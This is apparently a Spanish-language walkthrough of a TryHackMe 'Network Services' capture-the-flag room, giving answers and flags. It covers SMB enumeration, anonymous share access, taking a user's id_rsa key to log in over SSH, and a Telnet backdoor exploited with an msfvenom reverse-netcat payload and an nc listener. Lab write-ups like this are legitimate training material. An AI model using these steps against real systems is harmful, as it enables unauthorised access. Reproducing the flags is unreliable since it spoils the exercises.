

Documentación Sala Network Service

Tarea 1: Get Connected(Conectate)

En esta sección vamos a generar la conexión que nos permitirá realizar los pasos de la sala. Primero debemos ir a nuestro icono de Usuario y presionar en la parte que dice Access:



Luego debemos ir a la seccion derecha de la pantalla a la parte de Machines y hacer click en Download Configuration file




VPN Server

EU-Regular-4


If you're switching for the first time, you will need to redownload your configuration file. For best performance, please use the server that's geographically closest to you.

Descargar el archivo con extensión .ovpn. Luego debemos abrir una terminal de Kali y usando el código cd dirigirnos a la carpeta donde esté el archivo.




```
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
estampy.ovpn

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

Una ves aca debemos ejecutar el archivo de la siguiente forma



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo openvpn estampy.ovpn
```

Esto ejecutará el archivo y se generará una conexión. En la barra de tareas nos aparecerá lo siguiente.



Tarea 2: Understanding SMB

Conoceremos sobre SMB que es el protocolo de comunicación que hay entre el cliente y el servidor.

Pregunta

What does SMB stand for?

Respuesta

Server Message Block

Pregunta

What type of protocol is SMB?

Respuesta

response-request

Pregunta

What protocol suite do clients use to connect to the server?

Respuesta

TCP/IP

Pregunta

What systems does Samba run on?

Respuesta


Unix

Tarea 3: Enumerating SMB

Aprenderemos cómo enumerar las vulnerabilidades usando nmap y enum4linux. Para ello debemos activar la máquina virtual.

Con:

nmap [ip de la maquina virtual]



```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.10.186.205
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 15:24 -03
Nmap scan report for 10.10.186.205
Host is up (0.29s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.
0)
| ssh-hostkey:
|   3072 31:36:19:7c:eb:eb:09:d8:b2:77:b1:1e:2b:86:d4:fc (RSA)
|   256 f7:d9:f8:31:e4:57:cc:53:fe:73:f7:61:0e:b0:b3:11 (ECDSA)
|_  256 6b:c8:5c:4b:d8:09:59:d3:14:6a:21:53:73:e0:db:71 (ED25519)
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: POLOSMB, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unk
nown)
| smb2-time:
|   date: 2025-07-01T18:27:32
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE (using port 1723/tcp)
HOP RTT       ADDRESS
1   377.33 ms 10.23.0.1
2   377.50 ms 10.10.186.205

OS and Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 217.22 seconds
```

De aca sacamos las primeras dos respuestas.

Luego vamos a colocar el codigo:

```
enum4linux [ip de la maquina virtual]
```

con este codigo sacaremos las respuestas de las otras preguntas

Pregunta

Conduct an nmap scan of your choosing, How many ports are open?

Respuesta

3

Pregunta

What ports is SMB running on? Provide the ports in ascending order.

Respuesta

139/445

Pregunta

Let's get started with Enum4Linux, conduct a full basic enumeration. For starters, what is the workgroup name?

Respuesta

WORKGROUP

Pregunta

What comes up as the name of the machine?

Respuesta

POLOSMB

Pregunta

What operating system version is running?

Respuesta

6.1

Pregunta

What share sticks out as something we might want to investigate?

Respuesta

profiles

Tarea 4: Exploiting SMB

Aca veremos como realizar algunas formas de explotar las vulnerabilidades con SMB.

Pregunta

What would be the correct syntax to access an SMB share called "secret" as user "suit" on a machine with the IP 10.10.10.2 on the default port?

Respuesta

```
smbclient //10.10.10.2/secret -U suit -p 445
```

Pregunta


Lets see if our interesting share has been configured to allow anonymous access, I.E it doesn't require authentication to view the files. We can do this easily by:

- using the username "Anonymous"
- connecting to the share we found during the enumeration stage
- and not supplying a password.

Does the share allow anonymous access? Y/N?

Respuesta

y




```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.186.205/profiles
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \>
```

Pregunta


Great! Have a look around for any interesting documents that could contain valuable information. Who can we assume this profile folder belongs to?

Respuesta

john cactus



```
smb: \> ls
  .                                   D        0  Tue Apr 21 08:08:23 2020
  ..                                  D        0  Tue Apr 21 07:49:56 2020
  .cache                             DH        0  Tue Apr 21 08:08:23 2020
  .profile                            H      807  Tue Apr 21 08:08:23 2020
  .sudo_as_admin_successful           H        0  Tue Apr 21 08:08:23 2020
  .bash_logout                        H      220  Tue Apr 21 08:08:23 2020
  .viminfo                            H      947  Tue Apr 21 08:08:23 2020
  Working From Home Information.txt      N      358  Tue Apr 21 08:08:23 2020
  .ssh                               DH        0  Tue Apr 21 08:08:23 2020
  .bashrc                             H     3771  Tue Apr 21 08:08:23 2020
  .gnupg                             DH        0  Tue Apr 21 08:08:23 2020

                15373236 blocks of size 1024. 7034868 blocks available
smb: \> get "Working From Home Information.txt"
getting file \Working From Home Information.txt of size 358 as Working From Home Infor
mation.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \>
```



```
┌──(kali㉿kali)-[~]
└─$ cat Working\ From\ Home\ Information.txt
John Cactus,

As you're well aware, due to the current pandemic most of POLO inc. has insisted that, wherever
possible, employees should work from home. As such- your account has now been enabled with ssh
access to the main server.

If there are any problems, please contact the IT department at it@polointernalcoms.uk

Regards,

James
Department Manager
```

Pregunta

What service has been configured to allow him to work from home?

Respuesta

ssh

Pregunta

Okay! Now we know this, what directory on the share should we look in?

Respuesta


.ssh

Pregunta

This directory contains authentication keys that allow a user to authenticate themselves on, and then access, a server. Which of these keys is most useful to us?

Respuesta

id_rsa



```
smb: \> cd .ssh
smb: \.ssh\> ls
  .                                   D        0  Tue Apr 21 08:08:23 2020
  ..                                  D        0  Tue Apr 21 08:08:23 2020
  id_rsa                              N     1679  Tue Apr 21 08:08:23 2020
  id_rsa.pub                          N      396  Tue Apr 21 08:08:23 2020
  authorized_keys                     N        0  Tue Apr 21 08:08:23 2020

                15373236 blocks of size 1024. 7034868 blocks available
smb: \.ssh\> 
```

Pregunta


Download this file to your local machine, and change the permissions to "600" using "chmod 600 [file]".

Now, use the information you have already gathered to work out the username of the account. Then, use the service and key to log-in to the server.


What is the smb.txt flag?

Respuesta


THM{smb_is_fun_eh?}




```
smb: \.ssh\> ls
  .                                   D        0  Tue Apr 21 08:08:23 2020
  ..                                  D        0  Tue Apr 21 08:08:23 2020
  id_rsa                              N     1679  Tue Apr 21 08:08:23 2020
  id_rsa.pub                          N      396  Tue Apr 21 08:08:23 2020
  authorized_keys                     N        0  Tue Apr 21 08:08:23 2020

                15373236 blocks of size 1024. 7034868 blocks available
smb: \.ssh\> get id_rsa
getting file \.ssh\id_rsa of size 1679 as id_rsa (1.2 KiloBytes/sec) (average 0.7 Kilo
Bytes/sec)
smb: \.ssh\> 
```



```
┌──(kali㉿kali)-[~]
└─$ chmod 600 id_rsa
```



```
┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa cactus@10.10.186.205
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue 01 Jul 2025 06:45:04 PM UTC

  System load:  0.0               Processes:             110
  Usage of /:   49.2% of 14.66GB  Users logged in:       0
  Memory usage: 8%                IPv4 address for ens5: 10.10.186.205
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Wed Jun  4 20:55:24 2025 from 10.23.8.228
cactus@POLOSMB:~$ 
```



```
cactus@POLOSMB:~$ ls
smb.txt
cactus@POLOSMB:~$ cat smb.txt
THM{smb_is_fun_eh?}
cactus@POLOSMB:~$ 
```

Tarea 5: Understanding Telnet

conoceremos sobre telnet como ingresar para que se usa y que funcionamientos tiene.

Pregunta

Is Telnet a client-server protocol (Y/N)?

Respuesta

y

Pregunta

What has slowly replaced Telnet?

Respuesta

ssh

pregunta

How would you connect to a Telnet server with the IP 10.10.10.3 on port 23?

respuesta

telnet 10.10.10.3 23

pregunta

The lack of what, means that all Telnet communication is in plaintext?

respuesta

encryption

Tarea 6: Enumerating Telnet

En este caso vamos a conocer algunas funciones de nmap como el -p- y qué resultados tenemos.

Pregunta

How many ports are open on the target machine?
Note: you may need to scan non-standard ports too.

Código


```
sudo nmap 10.10.108.132 -p-
```

Respuesta

1

Pregunta

What port is this?



```
PORT     STATE SERVICE
8012/tcp open  unknown
```

Respuesta

8012

Pregunta

This port is unassigned, but still lists the protocol it's using, what protocol is this?

Respuesta

tcp

Pregunta

Now re-run the nmap scan, without the -p- tag, how many ports show up as open?

Respuesta

0

Pregunta

Based on the title returned to us, what do we think this port could be used for?

Respuesta

a backdoor

Pregunta

Who could it belong to? Gathering possible usernames is an important step in enumeration.

Respuesta

Skidy

Tarea 7: Exploiting Telnet(Explotación de Telnet)

Vamos a aprender como explotar el puerto previamente encontrado con la función telnet.

Pregunta

Great! It's an open telnet connection! What welcome message do we receive?

Respuesta

SKIDY'S BACKDOOR.

Pregunta

Let's try executing some commands, do we get a return on any input we enter into the telnet session? (Y/N)

Respuesta

N

Pregunta

Start a tcpdump listener on your local machine.

If using your own machine with the OpenVPN connection, use:

- sudo tcpdump ip proto \\icmp -i tun0

If using the AttackBox, use:

- sudo tcpdump ip proto \\icmp -i ens5

This starts a tcpdump listener, specifically listening for ICMP traffic, which pings operate on.

Now, use the command "ping [local THM ip] -c 1" through the telnet session to see if we're able to execute system commands. Do we receive any pings? Note, you need to preface this with .RUN (Y/N)

Respuesta

Y

Pregunta

We're going to generate a reverse shell payload using msfvenom.This will generate and encode a netcat reverse shell for us. Here's our syntax:

"msfvenom -p cmd/unix/reverse_netcat lhost=[local tun0 ip] lport=4444 R"

-p = payload

lhost = our local host IP address (this is your machine's IP address)

lport = the port to listen on (this is the port on your machine)

R = export the payload in raw format

What word does the generated payload start with?

Respuesta

mkfifo

Pregunta

Perfect. We're nearly there. Now all we need to do is start a netcat listener on our local machine. We do this using:

"nc -lvnp [listening port]"

What would the command look like for the listening port we selected in our payload?

Respuesta

nc -lvnp 4444

Pregunta

Success! What is the contents of flag.txt?

Respuesta

THM{y0u_g0t_th3_t3ln3t_fl4g}

Tarea 8: Understanding FTP (Entendiendo FTP)

Vamos a aprender sobre qué es un FTP como funciona y cuales son las diferencias entre un FTP activo y pasivo.

Pregunta

What communications model does FTP use?

Respuesta

client-server

Pregunta

What's the standard FTP port?

Respuesta

21

Pregunta

How many modes of FTP connection are there?

Respuesta

2

